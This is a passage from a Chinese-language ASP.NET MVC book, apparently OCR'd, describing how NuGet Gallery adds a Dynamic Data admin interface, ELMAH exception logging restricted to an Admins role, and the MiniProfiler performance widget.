


图　16-3

当在本地开发时，确保单击 Users。如果刚开始，我们应该是数据库中唯一的用户；否则我们需要通过 e-mail 地址查询自己的账户。找到用户账户后，选中标签为 Admins 的 Roles 复选框，如图 16-4 所示，然后单击 Update 来保存更新。当后面介绍 ELMAH 时，我们需要这一操作。




图 16-4

向已有的 ASP.NET MVC 应用程序添加动态数据，需要采取一些步骤。笔者已经激励 ASP.NET 团队编写 NuGet 包实现。但现在我们需要执行以下操作：

(1) 创建一个 ASP.NET Dynamic Data Entities Web Application 项目。我们不需要对这个项目做太多工作，只需要移除一些文件。

(2) 把上面创建的项目中的 DynamicData 文件夹复制到我们的 ASP.NET MVC 项目。

(3) 将 Dynamic Data 项目根目录下的以下文件复制到我们 ASP.NET MVC 项目的 DynamicData 文件夹中：

- Default.aspx 和 Default.aspx.cs
- Site.master 和 Site.master.cs
- Site.css
- Web.config

(4) 修改所有文件引用：

(a) 在 Site.master 中，把 link 标记的 href 的值~/site.css 改为 site.css。这样可以确保 Dynamic Data 模板使用的是 DynamicData 文件夹中的 site.css。

(b) 在 Site.master 中，把锚标记的 href 值~/修改为~/dbadmin，或者其他任何我们打算提供 Dynamic Data 管理服务的位置。

(c) 修改 DynamicData\PageTemplates 文件夹中的每个页面，把这些页面中的 MasterPageFile 指令值~/Site.master 修改为 Site.master。这样可以确保 Dynamic Data 模板使用 DynamicData 文件夹中的母版页。

(5) 使用 NuGet 安装 DynamicData.EFCodeFirstProvider 包。这样就把相应的引用添加到 System.Web.DynamicData 程序集中。

(6) 注册动态数据模型提供器、实体框架上下文和路由。程序清单 16-2 演示了注册启用动态数据代码的示例。这些代码来自 NuGet Gallery 中的 Register.cs 类。

程序清单 16-2：动态数据注册

```
using System.Web.DynamicData;
using System.Web.Routing;
using DynamicData.EFCodeFirstProvider;
using NuGetGallery;

namespace DynamicDataEFCodeFirst
{
    public class Registration
    {
        private static readonly MetaModel _defaultModel =
            new MetaModel();
        public static MetaModel DefaultModel
        {
            get
            {
                return _defaultModel;
            }
        }

        public static void Register(RouteCollection routes)
        {
            DefaultModel.RegisterContext(
               new EFCodeFirstDataModelProvider(
                   () => new EntitiesContext()),
                   new ContextConfiguration()
            { ScaffoldAllTables = true });

            // This route must come first to prevent some other route
            // from the site to take over
             routes.Insert(0, new
                             DynamicDataRoute("dbadmin/{table}/{action}")
            {
```

```
                Constraints = new RouteValueDictionary(new
                    { action = "List|Details|Edit|Insert" }),
                Model = DefaultModel
            });

            routes.MapPageRoute(
                "dd_default",
                "dbadmin",
                "~/DynamicData/Default.aspx");
        }
    }
}
```

当启动应用程序时，确保调用了 Register 方法。AppActivator.cs 代码为 NuGet Gallery 调用了此方法。

当笔者编写这些内容时，David Ebbo 正在编写实现自动化这些步骤的 NuGet 包，请留意。

16.4 异常日志

当创建 Web 应用程序时，ELMAH 是笔者推荐安装的第一个包。NuGet 首次发布时，笔者做的每次 NuGet 演讲(以及几乎所有关于 NuGet 的其他演示文稿)都有一个安装 ELMAH 包的示范。ELMAH 是错误日志记录模块和处理程序(Error Logging Module and Handler)的英文首字母缩写。它能够记录应用程序中出现的所有未处理异常，并在日志中保存这些未处理异常。此外，ELMAH 还提供了用户界面，并以简明的格式列举日志中的错误，维护我们在可怕的黄屏错误(Yellow Screen of Death)上看到的详细信息。

为保持简单，大部分的 ELMAH 示例都是演示安装主要的 elmah 包。elmah 包中包含了一些确保 ELMAH 使用内存数据库运行的配置，同时它还依赖于 elmah.corelibrary 包。

只安装 elmah 包对于演示程序来说足够了，但在真实网站中这些是远远不够的，因为这样只是使得异常日志存储在了内存中，如果应用程序重新启动，日志就会消失。幸运的是，ELMAH 包含了针对大多数主要数据库厂商的包，此外，还包含了一个把日志存储在 XML 文件中的包。

由于 NuGet Gallery 使用 SQL Server 作为数据库，因此我们需要安装 elmah.sqlserver 包，注意在安装过程中一些配置需要手动设置。当把 elmah.sqlserver 包安装到我们的项目中时，会看到项目的 App_Readme 文件夹下添加了一个 Elmah.SqlServer.sql 脚本。我们需要对 SQL Server 数据库执行这个脚本，以便创建 ELMAH 需要的表和存储过程。

对于 NuGet Gallery，我们会删除 App_Readme 文件夹，但我们可以在项目相对于解决方案根目录的路径 packages\elmah.sqlserver.1.2\content\App_Readme 中找到 Elmah.SqlServer.sql 脚本。

默认情况下，只能从本地主机访问 ELMAH。这是一个重要的安全预防措施，因为访问 ELMAH 日志的任何人都可能劫持我们任意用户的会话。如果想了解详情，请参阅博客文章：www.troyhunt.com/2012/01/aspnet-session-hijacking-with-google.html。

远程访问异常日志可能是我们首选 ELMAH 的一个原因。不必担心，实现远程访问只需要一些简单的配置。首先，应该访问的用户或角色可以安全访问 elmah.axd。

NuGet Gallery 的 web.config 文件中有这样的一个例子。我们只限制 Admins 角色成员能够访问。

```
<location path="elmah.axd">
  <system.web>
    <httpHandlers>
      <add verb="POST,GET,HEAD" path="elmah.axd"
        type="Elmah.ErrorLogPageFactory, Elmah" />
    </httpHandlers>
    <authorization>
      <allow roles="Admins" />
      <deny users="*" />
    </authorization>
  </system.web>
  <system.webServer>
    <handlers>
      <add name="Elmah" path="elmah.axd" verb="POST,GET,HEAD"
        type="Elmah.ErrorLogPageFactory, Elmah"
             preCondition="integratedMode" />
    </handlers>
  </system.webServer>
</location>
```

安全访问 elmah.axd 后，把 security 元素的 allowRemoteAccess 特性修改为 true，启动远程访问。

```
<security allowRemoteAccess="true">
```

现在可以访问网站的/elmah.axd，查看未处理的异常。如果仍然不能访问 elmah.axd，请确保使用 Dynamic Data 数据库管理界面为账户添加 Admins 角色，如下一节所述。

16.5　性能分析

笔者推荐开发人员向 ASP.NET MVC 应用程序安装的第二个包是 MiniProfiler(http://miniprofiler.com/)包集。安装并正确配置之后，当应用程序在本地主机运行时，MiniProfiler 会向网站的每个页面添加一个小部件(widget)。我们会在页面的左上角看到，如图 16-5 所示。




图 16-5

单击小部件，我们就会得到当前页面的性能解析信息。例如，图 16-6 展示搜索 NuGet Gallery 的页面运行了两个 SQL 查询。我们也可以看到查询的时间信息，以及请求生命周期中某个键点的时间信息，比如渲染视图和部分视图。

